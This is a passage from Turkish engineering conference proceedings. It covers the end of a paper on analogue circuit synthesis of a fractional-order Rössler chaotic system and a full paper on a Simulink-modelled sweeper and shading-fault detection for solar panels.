Şekil 1. Fraksiyonel dereceli Rössler Sistemi'nin a) zaman domeni, b) faz portreleri yanıtı için G-L yöntemi kullanılarak yapılan nümerik simülasyon sonucu.

4. FRAKSİYONEL DERECELİ RÖSSLER SİSTEMİ'NİN DEVRE SENTEZİ

Bu bölümde fraksiyonel dereceli Rössler Sistemi'nin devre sentezi üzerinde durulacaktır. Bu sistemdeki fraksiyonel türev ve integral işlemlerinin gerçekleştirim işlemi, literatürdeki mevcut

yöntemlere kıyasla devre karmaşıklığı ve donanım maliyeti açısından daha avantajlı olan yaklaşıklık fonksiyonlarının türetilmesine dayanmaktadır [9]. Öncelikle fraksiyonel dereceli Rössler Sistemi'deki fraksiyonel integratör operatörleri için ihtiyaç duyulacak yaklaşıklık fonksiyonun hesabı için Matsuda yönteminden faydalanılmıştır [10]. Matsuda yönteminin ayrıntıları Denklem 4'te verilmektedir:

$$s^q = d_0(2\pi f_0) + \frac{s - 2\pi f_0}{d_1(2\pi f_1) + \frac{s - 2\pi f_1}{d_2(2\pi f_2) + \frac{s - 2\pi f_2}{\dots}}} \quad (4)$$

$$d_0(2\pi f) = |(j2\pi f)^q|$$


$$d_{k+1}(2\pi f) = \frac{2\pi f - 2\pi f_k}{d_k(2\pi f) - d_k(2\pi f_k)} \quad k = 0, 1, \dots, N$$

Denklem 4'te kutupların ve sıfırların toplam sayısı yaklaşık N derecesi olarak bilinir.

Fraksiyonel derece ' $q=0.985$ ' için Matsuda yöntemi ile hesaplanan üçüncü dereceden tamsayı dereceli yaklaşıklık fonksiyonu Denklem 5'de verilmektedir:


$$H(s)_{ln, Matsuda}^{0.985} = \frac{s^3 + 2.911 \times 10^7 s^2 + 2.84 \times 10^{12} s + 2.807 \times 10^{16}}{0.02403 s^3 + 2431 s^2 + 2.492 \times 10^7 s + 8.561 \times 10^8} \quad (5)$$

Literatürde tamsayı dereceden tanımlanmış Rössler Sistemi'nin devre gerçekleştirimi üzerine çeşitli tasarımlar mevcuttur [11-13]. Bunlardan Thomas L. Carroll tarafından ortaya konulan yapının devre sentezine ait bir şema Şekil 2'de verilmektedir [11].




Şekil 2. Kaotik Rössler Sistemi'nin OPAMP'lar kullanılarak ayrıık donanımlarla gerçekleştirim şeması.


Bu devrede Laplace karşılığı '1/s' olan integrasyon işlemleri için klasik kapasitör elemanları kullanılmaktadır. Benzer bir yaklaşımla, fraksiyonel dereceli Rössler Sistemin'ndeki '1/s^q' ifadesini karşılayacak integrasyon işlemleri için fraksiyonel kapasitörlere karşılık gelecek yaklaşıklık fonksiyonlarından yararlanılmıştır. Fraksiyonel kapasitör elemanı iki terminalli bir yapı olarak düşünülüp FOSTER-I R-C ağ yapısına uygun olarak Şekil 3 'teki gibi tasarlanmıştır [14].



Şekil 3. $q=0.985$ fraksiyonel dereceli $1nF/s^{0.015}$ 'lık kapasitör için FOSTER-I R-C ağ yapısına uygun tasarlanan devre şeması.




(a)



(b)

Şekil 4. $q=0.985$ fraksiyonel dereceli Rössler Sistemi'nin devre simülasyon sonuçları, a) zaman domeni cevabı, b) faz portre yanıtları.



Şekil 5. Değeri $1 \text{ nF/s}^{0.015}$ fraksiyonel dereceli kapasitörlerin a) genlik ve b) faz yanıtlarının karşılaştırılması

Şekil 3'teki bu tasarımda eleman değerleri $R_0=41.6142\Omega$, $R_1= 438.2031\Omega$, $R_2=3.2781k\Omega$, $R_3=32.788M\Omega$, $C_1=25.472nF$, $C_2=26.444nF$, $C_3=884.86pF$ olarak belirlenmiştir. Bu R-C ağ yapısının Şekil 2'deki devre yapısına adaptasyonu ile $q=0.985$ fraksiyonel dereceli Lorenz Sistemi için tasarlanan devre yapısı elde edilmiştir. Bu devre yapısına ait SPICE simülasyon sonuçları Şekil 4'te verilmektedir

Değerleri $1nF$ ve $1nF/s^{0.015}$ olan tamsayı dereceli ve fraksiyonel dereceli kapasitörlerin genlik (Şekil 5a) ve faz (Şekil 5b) yanıtlarının karşılaştırılması Şekil 5'te sunulmaktadır. İlgili şekillerden de görülebileceği gibi normal kapasitörün faz açısı -90° ' de sabittir. Tasarlanan fraksiyonel kapasitörün faz açısı ise fraksiyonel dereceye $-\pi q/2$ ilişkisine bağlı olarak değişmektedir.

5. SONUÇLAR

Fraksiyonel dereceli kaotik Rössler Sistemi'nde fraksiyonel integratörü karşılayacak bir taklit devresi tasarlanmıştır. Devre sentezi yapılmış olan bu çalışmada, tasarlanan devre ile elde edilen sonuçlar SPICE simülasyonu ile test edilmiştir. Bu doğrultuda öncelikle kaotik Rössler Sistemi'nin minimum fraksiyonel derecesi kararlılık analizleri vasıtası ile " $q_{\min}>0.9715$ " olarak elde edilmiştir. Ardından fraksiyonel derece $q=0.985$ değeri için sistemin diferansiyel denklemlerinin çözümü Grünwald-Letnikov analiz yöntemi ile başarılı bir şekilde yapılmıştır. Daha sonra, $q=0.985$ değerini karşılayacak üçüncü dereceden bir yaklaşıklık fonksiyonu Matsuda yöntemi ile elde edilmiştir. Bu yaklaşıklık fonksiyonu FOSTER-I R-C ağ yapısına dönüştürülmüştür. İlgili ağ yapısı, tamsayı dereceli Rössler Sistemi için tasarlanan devre yapısında klasik kapasitörler yerine adapte edilerek sistemin fraksiyonel dereceden devre sentezi başarılı bir şekilde yapılmıştır.

6. KAYNAKÇA

- [1] R. M. May, V. Isham, B. Bolker, E. Renshaw, A. J. Lawrance, N. M. Spencer and B. Cheng. "Discussion on the meeting on chaos." *Journal of the Royal Statistical Society, Series B (Methodological)*, vol. 54, no. 2, pp. 451-474, 1992.
- [2] N. Pamuk. "Dinamik sistemlerde kaotik zaman dizilerinin tespiti." *Balıkesir Üniversitesi Fen Bilimleri Enstitüsü Dergisi*, vol. 15, no. 1, pp. 78-92, 2013.
- [3] I. E. Sacu and M. Alci. "Low-power OTA-C based tuneable fractional order filters." *Journal of Microelectronics Electronic Components and Materials*, vol. 48, no. 3, pp. 135-144, 2018.
- [4] E. N. Lorenz. "Deterministic nonperiodic flow." *Journal of atmospheric sciences*, vol. 20, no. 2, pp. 130-141, 1963.
- [5] O.E. Rössler. "An Equation for Continuous Chaos." *Physics Letters*, vol. 57A, no. 5, pp. 397-398, 1976.
- [6] M. S. Tavazoei and M. Haeri. "A necessary condition for double scroll attractor existence in fractional-order systems." *Physics Letters A*, vol. 367, no. 1-2, pp. 102-113, 2007.
- [7] M. S. Tavazoei and M. Haeri. "A note on the stability of fractional order systems." *Mathematics and Computers in simulation*, vol. 79, no. 5, pp. 1566-1576, 2009.
- [8] I. Podlubny. "Fractional differential equations: an introduction to fractional derivatives, fractional differential equations, to methods of their solution and some of their applications," Elsevier 1999.
- [9] B. T. Krishna. "Studies on fractional order differentiators and integrators: A survey." *Signal Processing*, vol. 91, no. 3, pp. 386-426, 2011.
- [10] K. Matsuda and H. Fujii. "H (infinity) optimized wave-absorbing control-Analytical and experimental results." *Journal of Guidance, Control, and Dynamics*, vol. 16, no. 6, pp. 1146-1153, 1993.
- [11] T. L. Carroll. "A Simple Circuit for Demonstrating Regular And Synchronized Chaos." *American Journal of Physics*, vol. 63, no. 4, pp. 377-379, 1995.
- [12] Z. Taskiran and H. Sedef. "Realization of memristor-based chaotic rossler circuit." *Journal of the Faculty of Engineering and Architecture of Gazi University*, vol. 35, no. 2, pp. 765-774, 2020.
- [13] R. Kiliç and N. Korkmaz. "Experimenting chaos with chaotic training boards." *Chaotic Modeling and Simulation (CMSIM)*, vol. 1, pp. 71-84, 2016.

- [14] O. Elwy, S. H. Rashad, L. A. Said and A. G. Radwan. "Comparison between three approximation methods on oscillator circuits." *Microelectronics Journal*, vol. 81, pp. 162-178, 2018.

GÜNEŞ PANELLERİ İÇİN SÜPÜRÜCÜ TASARIMI, SİMULINK İLE MODELLENMESİ VE GÖLGELENME ARIZASININ TESPİTİ

Mustafa Eker¹, Mehmet Serhat Can²

¹ *Tokat Gaziosmanpaşa Üniversitesi, Niksar Meslek Yüksekokulu, Tokat, TURKEY*

² *Tokat Gaziosmanpaşa Üniversitesi, Mühendislik ve Mimarlık Fakültesi, Tokat, TURKEY*

mustafa.eker@gop.edu.tr

ORCID: 0000-0003-1085-0968

ÖZET

Son yıllarda enerji kaynaklarında meydana gelen olumsuzluklar enerji kullanıcılarını/üreticilerini yeni enerji kaynakları bulmaya veya enerjinin daha verimli kullanılmasına yöneltmiştir. FV sistemler de bu süreçte üzerinde durulan konulardan biridir. FV sistemler sayesinde atık üretmeden sessiz, hava kirliliğine neden olmadan çevre dostu enerji üretilebilmektedir. FV sistemlerden üretilen elektriği, güneş ışınlarının miktarı, düşme açıları ve düşme süreleri ile alakalıdır. FV sistemlerde panellerin tozlanması/karlanması veya üstünün herhangi bir madde ile kapanması üretilen elektrik miktarını olumsuz etkilemektedir. FV panellerin farklı şekillerde üzerlerinin kapanması sonucunda veya panelin kendi dinamikleri sonucunda meydana gelen arızanın giderilmesi enerji verimliliği için önemlidir. Bu çalışmada FV sistemin 3D katı modeli oluşturulmuş ve FV panellerin temizlenmesi için süpürücü düzenek tasarlanmıştır. 3D katı modeli tasarlanan sistemin Matlab/Simulink ortamına aktarımı yapılmıştır. Tasarlanan süpürücüdeki planer ve silindirik bileşenlere sürtünme kuvveti tanımlanmış, ayrıca süpürücünün hareketini sağlamak için bir elektrik motoru eyleyici olarak eklenmiştir. Süpürücünün pozisyonu PID denetleyici ile gerçekleştirilmiştir. Süpürücünün kontrolü ve arızalı panel tespiti için akış diyagramı oluşturulmuş farklı prosesler için sistem denenmiştir.

Anahtar Kelimeler: Fotovoltaik, Güneş enerjisi, Gölgeleme

SWEEPER DESIGN FOR SOLAR PANELS, MODELING WITH SIMULINK AND DETECTION OF SHADING FAULT

ABSTRACT

The negativities in energy resources in recent years have led energy users / producers to find new energy resources or to use energy more efficiently. PV systems are also one of the issues focused on in this process. Under favour of PV systems, silent and environmentally friendly energy can be produced without producing waste or causing air pollution. The electricity generated from PV systems, depends on the amount of sunlight, drop angles and fall times. In PV systems, dusting / snowing of the panels or covering them with any material adversely affects the amount of electricity produced. It is important for energy efficiency to eliminate the faults that occurs as a result of covering the PV panels in different ways or caused by the own dynamics of the PV panels. In this study, the 3D solid model of the PV system was created and a sweeping mechanism was designed for cleaning PV panels. The 3D solid model of the designed system was transferred to Matlab / Simulink environment. Friction force is defined to the planer and cylindrical components in the designed sweeper and an electric motor is added as an actuator to provide the movement of the sweeper. The position of the sweeper is realized by the PID controller. A flow chart was created for the control of the sweeper and defective panel detection, and the system was tested for different processes.

Keywords: Photovoltaic, Solar energy, Shading

1. GİRİŞ

Son yıllarda artan enerji gereksinimi ve fosil yakıtların rezervlerinin azalması, aynı zamanda fosil yakıtların çevreye verdikleri zararlar sebebiyle yenilebilir enerji kaynaklarının önemi daha da artmıştır. Yenilenebilir enerji kaynaklarının en büyük özelliği kaynakların doğal ve sürekli kendini yenileyebilmesidir. Birçok araştırmacı/bilim insanı yenilebilir enerji kaynaklarını farklı isimler altında birleştirmektedirler [1-4]. Güneş enerjisi bu kaynakların en önemli olanıdır. Bu duruma Güneş enerjisinin diğer kaynaklarının hepsinin temelini (doğrudan veya dolaylı olarak) oluşturması neden gösterebilir.

Güneş enerjisi sistemleri ısıtma, soğutma, sıcak su elde etme, elektrik enerjisi üretme, vb. farklı alanlarda da karşımıza çıkmaktadır [4-8]. Güneş enerjisinden en çok ısıtma alanında fayda sağlanırken son yıllarda yapılan araştırma ve çalışmalar güneş enerjisinden elektrik enerjisi üretiminin giderek

artacağını göstermektedir. Güneş enerjisinden elektrik farklı yollardan üretilirken bunlardan bilinen ve yaygın olarak kullanılan FV panellerden oluşan sistemlerdir.

FV modüller (paneller) çıkışta istenilen güç, gerilim veya akımı elde etmek için birbirleri arasında seri / paralel bağlanan hücrelerin bir araya gelmesi ile meydana gelir. Aynı şekilde meydana gelen modüllerin seri/paralel bağlanması ile de FV diziler meydana gelmektedir. Güneş enerjisinden elektrik üreten sistemlerde temel bileşen olarak bu dizilere ek olarak inverter, akü, regülatör birimleri eklenebilir.

FV sistemlerde seçilen panelin elektriksel özellikleri, panellerin yerden yüksekliği, ortam sıcaklığı, panellerin yerleşim açısı, dc kablolu kayıpları, mismatch kayıpları, kullanılan arazinin yapısı, sistemin kurulduğu bölgenin coğrafi özellikleri gibi birçok etken sistem verimliliğini etkilemektedir. Güneş enerji sistem kurulumlarındaki artış ile bu sistem verimlilikleri ile ilgili yapılan çalışmalar da artış göstermektedir. Bu amaçla sabit sistem yerine hareketli panel sistemleri [9-12], gelen güneş ışınlarının daha iyi absorbe edilmesi ve sıcaklığa bağlı oluşan kayıpların azaltılması [12-14], mismatch ve panel kirlenmelerine bağlı olarak oluşan verim kaybının önlenmesi [15-17], panellerin maksimum güç noktalarının tespiti [18] gibi çalışmalar yapılmaktadır.

Bu çalışmada güneş enerji sistemlerinin kurulumundan sonra meydana gelen kirlenme, tozlanma, karlanma gibi etkenler sonucu oluşan bölgesel veya sistem bütününde meydana gelen gölgelenme hatası ile ilgilidir. Bu arıza tipi için FV modüllerinin birleştirilmesi için örnek bir FV dizi tanımlanarak 3D katı model oluşturulmuştur. Ayrıca meydana gelen gölgelenmenin temizlenmesi için sistemde döner bir fırça (süpürücü) ve bunun hareket etmesini sağlayan bir motor mekanizması oluşturulmuştur. Oluşturulan sistem Matlab/Simulink programına aktarılarak burada oluşturulan bir proses etrafında gerekli katsayı düzenlemeleri yapılmıştır.

Bu makale beş bölümden meydana gelmektedir. İlk bölüm giriş bölümüdür. İkinci bölümde güneş enerjisi sistemlerinde güç üretiminin ve gölgelenme hatasının anlatıldığı FV panel ve gölgelenme hatası yer almaktadır. Bir sonraki bölüm sistem tasarımı ve hazırlanması iken 4. bölümde deneysel çalışma yer almaktadır. Son bölüm ise sonuç bölümüdür.

2. FV PANELLER VE GÖLGELENME HATASI


Güneş Enerjisi sistemlerinin kurulmasında ilk maliyet büyük önem arz etmektedir. Bu maliyetlerin başında FV paneller yer almaktadır. FV panel seçimi sistem ömrünü, sistem verimliliğini doğrudan etkilemektedir. Örneğin seçim yapılırken yüksek maksimum güç noktasının daha yüksek değerlere sahip olmasına, uzun ömürlü panellerin tercih edilmesi, güç toleransının daha düşük olması, bazı uygulamalarda PID testinden geçmiş panellerin tercih edilmesine dikkat edilir. Bu tip özelliklerin talep edilmesi halinde ilk yatırım maliyeti de artmaktadır.

Ayrıca güneş enerjili sistem kurulduktan sonra sistem çalışırken sistem performansının artırılması da verimliliği etkilemektedir. Bu sebeple verimliliği artırmak için güneş takip sistemleri, maksimum güç noktası izleme yöntemleri tercih edilmektedir. Bu çalışmalar beraberinde panellerde

gerek hava şartlarından gerek çevre şartlarından meydana gelen kısmi gölgelenme ve mismatch hatalarını önleyici çalışmalarda yapılmaktadır. FV panellerde meydana gelen kirlenmeler dolayısıyla çıkış parametrelerinde %10- 15 arası bir düşüş meydana gelmektedir. Bu yüzden güneş panellerinin yılda en az iki kere temizlenmesi gerekmektedir [19]. Güneş paneli yüzeyinde kir veya toz, su, kum gibi partiküllerin birikmesi, ışının güneş pillerine ulaşmasını engeller veya uzaklaştırır ve bunun sonucunda enerji üretiminde azalma olur [20,21].

FV dizilerin elektriksel eşdeğer modeli

İki diyotlu bir güneş hücrenin elektriksel modeli Şekil 1’de sunulmaktadır. Ayrıca Denklem (1) de ise bu hücrenin akım (I) çıkışı verilmektedir. Denklem (1) ‘de I_{ph} foton akımını, I_{d1} ve I_{d2} diyot akımlarını temsil ederken I_{sh} ise şönt direnç akımını temsil etmektedir [22].



Şekil 1. FV panelin elektriksel modeli

$$I = I_{ph} - I_{d1} - I_{d2} - I_{sh} \quad (1)$$

Işık akımı Denklem (2) ile hesaplandığı zaman diyot akımları ise Denklem (3) ve Denklem (4) ile hesaplanmaktadır [22].

$$I_{ph} = (I_{ph, n} + K_i D T) \frac{G}{G_n} \quad (2)$$

$$I_{d1} = I_{01} \left[\exp \left(\frac{V + I R_s}{a_1 V T_1} \right) - 1 \right] \quad (3)$$

$$I_{d2} = I_{02} \left[\exp \left(\frac{V + I R_s}{a_2 V T_2} \right) - 1 \right] \quad (4)$$

$$I_{01} = I_{02} - \frac{I_{scn} + K_i D T}{\exp \left[V_{ocn} + \frac{K_v D T}{V_t} \right] - 1} \quad (5)$$

Denklem (2) – Denklem (5) te yer alan Ki Hücrenin kısa devre akımını, T Kelvin cinsinden gerçek sıcaklık değerini, G panel yüzeyindeki ışınımın $[w/m^2]$ cinsinden değerini, G_n ise panel yüzeyindeki nominal ışınımın $[w/m^2]$ cinsinden değerini, R_s ve R_{sh} sırasıyla seri ve paralel direnç değerini, a_1 ve a_2 sırasıyla ideal diyot sabitlerini temsil etmektedir. I_{01} ve I_{02} ise diyot 1 ve diyot 2 nin ters saturasyon akımlarını ifade etmektedir. VT_1 ve VT_2 ise ilgili diyotların termal voltajlarını temsil etmektedir. n alt indisi ise ilgili değerin nominal değere ait olduğunu göstermektedir [22].

Paralel akımı ve panel gerilimi de Denklem (6) ve Denklem (7) ile elde edilir.

$$I_{sh} = \frac{V + R_{sl}}{R_{sh}} \quad (6)$$

$$V_m = N_s * V \quad (7)$$


Eşitliklerden de görüleceği gibi ışınım şiddeti bir hücreye ait akımın direkt olarak etkilediği için sistemsel olarak düşünüldüğünde sistemin verimini etkilemektedir [22].

Güneş enerji sistemlerinde verimliliği etkileyen faktörlerden biri de Maksimum Güç Noktası (MGN) dir. Güneş ışınlarının sisteme düşme açısı veya miktarı her zaman aynı değerde olmayacağı ve çevresel faktörlerle değişeceği için FV panellerden elde edilen güç direkt olarak sisteme verilmez. FV panellerdeki gücün düzenli hale getirilerek sisteme verilmektedir. Bu düzenli aktarım işi mikro denetleyiciler yardımı ile maksimum güç noktası takibi olarak adlandırılan yöntemlerle yapılmaktadır. Kısmi gölgelenmede bu MGN'larının değişiminde büyük rol oynamaktadır.

3. KATI MODEL OLUŞTURULMASI VE SİMULİNKE AKTARILMASI

3D katı model oluşturulması


Tasarımı yapılan 3D katı model 18 adet 100 x 196 mm FV panellerinin diziliminden meydana gelmiştir. Oluşturulan sistemde panellerin orta kısmında süpürme işleminin yapılması için konulan motor ve alt üst tarafa dönme hareketinin devamlılığını sağlayan dişli sitemleri yerleştirilmiştir. Katı modelin tasarlanmış son halinin genel görünüşü Şekil 2' de, süpürücü aparat Şekil 3'te ve süpürücünün hareket mekanizması Şekil 4'te yer almaktadır.



Şekil 2. Sistemin genel görünüşü



Şekil 3. Fırça bölümü




Şekil 4. Alt üst çark sistemi

3D katı model çizimlerinin Matlab/Simulink'e aktarımı

3D katı model tasarımları Matlab/Simulink ortamına tasarım özellikleri korunarak aktarılabilir. Bu sayede üç boyutlu tasarımlarla kuvvet, tork, ivme ve pozisyon parametrelerinin Matlab/Simulink ortamında izlenmesi veya kontrol edilmesi gibi benzetimler gerçekleştirilebilir. Bu ise üretimden önce tasarımla ilgili parametrelerin test edilmesi için faydalı analizleri mümkün kılmaktadır.


Bu kısımda FV temizleme düzeneğinin Matlab/Simulink'e aktarım aşamaları anlatılmaktadır. 3D katı model tasarımlarının Matlab/Simulink ortamına aktarılması için öncelikle "*Simspace Multibody Link*" eklentisinin Matlab tarafında kurulması gerekmektedir. Kurulum yapılması ve ilgili ayarların yapılması sonucunda 3D katı model oluşturulan yazılımda araçlar menüsünde "*Simspace Multibody Link*" sekmesi belirir. Bu sekmedeki "*export*" seçeneği ile tasarıma ait dosyalar bileşenleri üretilir ve bir klasöre kaydedilir. Daha sonra tasarım dosyalarındaki "*.xml*" uzantılı dosya Matlab komut penceresinde *smimport*('tasarım_adi') komutu çalıştırılarak tasarım Simulink'e aktarılmış olur. FV panel temizleme

düzeneğinin yukarıda anlatılan işlemler sonucunda elde edilen Simulink blokları Şekil 5'te gösterilmiştir.



Şekil 5. FV panel sisteminin Simulink blok diyagramı


Şekil 5'deki bloklarda planer eksenler ve silindirik rulman grupları görülmektedir. Tasarıma ait analizlerin gerçeğe uygun olması için bu tasarım Simulink'e aktarıldıktan sonra süpürücüdeki planer ve silindirik bileşenlere sürtünme kuvvetleri tanımlanmıştır. Ayrıca süpürücünün hareketini sağlamak için bir elektrik motoru eyleyici olarak Simulink tarafında sonradan eklenmiştir. Sistem üzerindeki sürtünmelerin motora atalet olarak aktarımı sağlanmıştır. Süpürücünün pozisyon kontrolü bir PID denetleyici ile gerçekleştirilmiştir. Motorun Şekil 5'deki bloklara akübe işlemi Şekil 6'da gösterilmiştir.



Şekil 6. PID denetleyici, motor ve sürücünün Simspace Multibody nesnelere akübe edilmesi

Şekil 6'da MGN hesaplayıcı, açıklaması Şekil 8'de verilen akış şeması yürütülerek PID denetleyici için referans sinyalini üretmektedir. Mekanizmadaki süpürücünün anlık pozisyonu ile MGN

hesaplayıcı PID denetleyici için pozisyon geri beslemesidir. Bu geri besleme değeri ve MGN'nin ürettiği referans değeri arasındaki fark pozisyon hatasını oluşturmakta ve PID denetleyici ile U ile gösterilen kontrol sinyali elde edilerek motor sürücüsüne uygulanmaktadır. Motor ve sürücü bloğunun içi Şekil 7'de gösterilmektedir.




Şekil 7. Motor ve sürücü blokları

Şekil 7'deki bloklarda 2 numara ile gösterilen giriş işareti tasarımda sistem üzerindeki sürtünmeleri ifade etmektedir. Bu giriş motora atalet olarak etki etmektedir. Yine bu şekilde U ile gösterilen işaret tasarımda süpürücü hareketini sağlayan mekanizmanın pozisyon kontrolü için uygulanmaktadır. 1 numaralı giriş işareti ise pozisyon kontrolünü sağlayan PID denetleyiciden gelen kontrol motor kontrol sinyalidir.

Süpürücü kontrolü ve arızalı panel tespiti

Şekil 8'de panellerin temizlenme süreci ve panel arıza tespiti için hazırlanan akış diyagramı gösterilmektedir. Proses, güneş ışınımının ölçülmesi ve MGN'nin belirlenmesi ile başlar. Bu işlem adımında güneş ışınımının tespiti için LDR'nin sensör olarak kullanıldığı bir ölçüm devresi yeterli olacaktır. Ölçüm devresi ile elde edilen ışınım değerine göre MGN'nin tespiti için FV panel üretici firmanın verdiği katalog değerleri kullanılır. Böylece ışınım değerine göre panellerin üretmesi gereken güç değerleri tespit edilir. Bu güç değerleri panel temizleme ve arıza tespiti için referans değeri oluşturur. Sürecin ikinci adımında tüm panellerin teker teker anlık güç değerleri ölçülür ve birinci adımında hesaplanan MGN değerini üretemeyen panel belirlenir. Tüm paneller de olması gereken güç değerini sağlayabiliyorsa birinci işlem adımına geri dönlür. Eğer panellerden en az bir panel MGN'nda değilse üçüncü adımına geçilir. Üçüncü işlem adımında silme zamanının kontrolü yapılır. Silme zamanı aşıldı ise paneller temizlenir başa dönlür. Eğer silme zaman aşımı oluşmadıysa MGN'dan daha az güç üreten panel için arıza bildirimini gerçekleştirilir.



Şekil 8. Panel kirliliği ve arıza durumu için karar akış diyagramı

Benzetim çalışmasında süpürücüyü hareket ettirmek üzere bir DC motor kullanılmıştır. Kullanılan motor parametreleri Tablo 1’de, bu motorun pozisyon kontrolünü gerçekleştiren PID denetleyici parametreleri Tablo 2’de verilmiştir.

Tablo 1. DC motor parametreleri


Motor parametreleri	Değeri
Armatür indüktansı	0.01 H
Yüksüz boşa hız	4000 rpm
Yüklü anma hızı	2500 rpm
Anma yükü (mekanik güç)	10 W
Anma DC besleme gerilimi	48 V

Rotor ataleti	0.0002 kg*m ²
Rotor sönümleme katsayısı	0.5e-5 N*m/(rad/s)
Dişli oranı	1/1000
Süpürücü dişli çapı	0.05 m

Tablo 2. PID denetleyici parametreleri

Parametre	Değeri
Kp	10
Ki	0.1
Kd	5

Sistemin benzetim çalışması, farklı sürtünme durumları için yürütülmüştür. Bu koşullar için süpürücü pozisyonu, süpürücü hızı ve motor akımı grafikleri aşağıda verilmiştir.



Şekil 9. Süpürücü pozisyonu, süpürücü hızı ve motor akımı grafikleri

Şekil 9'dan da görüldüğü gibi, motor yükünün artması ile motor akımı da artmakta, pozisyon kontrol performansı ve motor ve ona bağlı olan süpürücü hızı hemen hemen değişmemektedir.

Bunun sebebi motor gücünün, motor ve süpürücü arasındaki aktarma organlarının tasarım için uygun olduğunu göstermektedir.

4. SONUÇ

Güneş enerji sistemlerinin kuruluş maliyetleri yüksek olup sistem verimlilikleri düşüktür. Bu sebeple bu sistemlerden maksimum verim almaya çalışılmaktadır. Sistem verimliliğini etkileyen unsurlardan en önemlisi sisteme düşen ışın miktarıdır. Işın miktarının azalması direkt olarak üretilen enerjiyi etkilemektedir. Isın miktarını güneş ışınlarının yıl içinde panele düşme açısı ve bulutlanmanın yanı sıra çevresel faktörlerle meydana gelen gölgelenme durumları etkilemektedir. Bu çalışmada FV paneller üzerinde çevresel faktörlerle meydana gelen tozlanma, FV panel üstüne düşen maddelerin veya karlanma gibi durumların temizlenmesi için bir sistem tasarımı yapılmıştır. Sistemin 3D katı modeli oluşturularak Matlab/Simulink ortamına aktarılarak izleme ve kontrol işlemleri yapılmıştır. Elektrik motoru eyleyici olarak kullanılmış, diğer kısımlarda sürtünme kuvvetleri tanımlanmıştır. Süpürücünün pozisyon kontrolü PID denetleyici ile yapılarak MGN'nin referans değerine göre çalışma prosesi yapılmıştır. Bu proses güneş ışınımının ölçülmesi ve MGN'nin belirlenmesine dayandırılmıştır. Benzetim çalışmaları sonucu farklı sürtünme durumları için süpürücü pozisyonu, süpürücü hızı ve motor akımı incelenmiştir. Sonuçta seçilen motor gücünün, motor ve süpürücü arasındaki aktarma organlarının tasarım için uygun olduğunu göstermektedir. Bu çalışma ayrıca bu sistemler için yapılacak tasarımların sistem analizinin gerçekleşmesine imkân olduğunu ve diğer tasarım kriterlerinin bu şekilde detaylı yapılmasına olanak sağladığını göstermektedir.

5. KAYNAKÇA

- [1] M Kumar, "Social, economic, and environmental impacts of renewable energy resources," Wind Solar Hybrid Renewable Energy System, 1-11, 2020.
- [2] R. Kocakuşak, "Yenilenebilir enerji kaynaklarından güneş enerjisinin, Türkiye'deki önemi ve GES kurulum araştırması," Yüksek Lisans Tezi, Sosyal Bilimler Ens., Maltepe Üni., İstanbul, 2018.
- [3] S. Çetin, E. Turan ve E. Bayrakdar, "Türkiye'nin güneş enerjisi politikaları," Üçüncü Sektör Sosyal Ekonomi Dergisi, 54(2), 949-968, 2019.
- [4] N. L. Panwar, S. C. Kaushik, and S. Kothari, "Role of renewable energy sources in environmental protection: A review," Renew. Sustain. Energy Rev., vol. 15, no. 3, pp. 1513-1524, 2011.

- [5] P. A. Owusu and S. Asumadu-Sarkodie, "A review of renewable energy sources, sustainability issues and climate change mitigation," *Cogent Eng.*, vol. 3, no. 1, 2016
- [6] I. A. Ibrahim and M. J. Hossain, "The technical, operational and energy policy issues for developing photovoltaic systems: A Review," 2018 IEEE Reg. 10 Symp. Tensymp 2018.
- [7] F. Çanka Kılıç, "Güneş enerjisi, Türkiye'deki son durumu ve üretim teknolojileri," *Mühendis ve Makina*, vol. 56, no. 671, pp. 28–40, 2015.
- [8] M. Premkumar, U. Subramaniam, T. Sudhakar Babu, R. M. Elavarasan, and L. Mihet-Popa, "Evaluation of mathematical model to characterize the performance of conventional and hybrid PV array topologies under static and dynamic shading patterns," *Energies*, vol. 13, no. 12, 2020.
- [9] T. Durgut, "Güneş panel sistemi için farklı bir method geliştirilmesi," Yüksek Lisans Tezi, Fen Bilimleri Ens., Trakya Üni., Edirne, 2014.
- [10] N. H. Helwa, A. B. G. Bahgat, A. M. R. El Shafee, and E. T. El Shenawy, "Maximum collectable solar energy by different solar tracking systems," *Energy Sources*, vol. 22, no. 1, pp. 23–34, 2000.
- [11] R. Mamlook, S. Nijmeh, and S. M. Abdallah, "A programmable logic controller to control two axis sun tracking system," *Information Technology Journal*, vol. 5, no. 6, pp. 1083–1087, 2006.
- [12] N. Kannan and D. Vakeesan, "Solar energy for future world: - A review," *Renew. Sustain. Energy Rev.*, vol. 62, pp. 1092–1105, 2016.
- [13] J. Sieckera, K. Kusakana, and B.P. Numbi, "A review of solar photovoltaic systems cooling technologies," *Renewable and Sustainable Energy Reviews*, vol. 79, no. 2017, pp. 192–203, 2018.
- [14] T. Otanicar, R. A. Taylor, and P. E. Phelan, "Prospects for solar cooling - an economic and environmental assessment," *Sol. Energy*, vol. 86, no. 5, pp. 1287–1299, 2012.
- [15] N. Ronnaronglit and N. Maneerat, "A cleaning robot for solar panels," *Proceeding - 5th Int. Conf. Eng. Appl. Sci. Technol. ICEAST 2019*, pp. 2019–2022, 2019.
- [16] N. Agarwal and A. Agarwal, "Mismatch losses in solar photovoltaic array," *MIT Int. J. Electr. Instrum. Eng.*, vol. 4, no. 1, pp. 16–19, 2014.
- [17] J. Webber and E. Riley, "Mismatch loss reduction in photovoltaic arrays as a result of sorting photovoltaic modules by max-power parameters," *ISRN Renew. Energy*, vol. 2013, pp. 1–9, 2013.
- [18] J. P. Ram, T. S. Babu, and N. Rajasekar, "A comprehensive review on solar PV maximum power point tracking techniques," *Renew. Sustain. Energy Rev.*, vol. 67, pp. 826–847, 2017.

- [19] P. Vasiljev, S. Borodinas, R. Bareikis, and A. Struckas, "Ultrasonic system for solar panel cleaning," *Sensors Actuators, A Phys.*, vol. 200, pp. 74–78, 2013.
- [20] M. Vaghani, J. Magtarpara, K. Vahani, J. Maniya and R.K. Gurjwar, "Automated solar panel cleaning system using IoT," *Int. Res. J. Eng. Technol.*, vol. 06, no. 04, pp. 1392–1395, 2019.
- [21] J. B. Jawale, V. K. Karra, B. P. Patil, P. Singh, S. Singh, and S. Atre, "Solar panel cleaning bot for enhancement of efficiency - An innovative approach," *Proc. 3rd Int. Conf. Devices, Circuits Syst. ICDCS 2016*, pp. 103–108, 2016.
- [22] M. Saadsaoud, H. A. Abbassi, S. Kermiche, and M. Ouada, "Study of partial shading effects on photovoltaic arrays with comprehensive simulator for global MPPT control," *Int. J. Renew. Energy Res.*, vol. 6, no. 2, pp. 413–420, 2016.

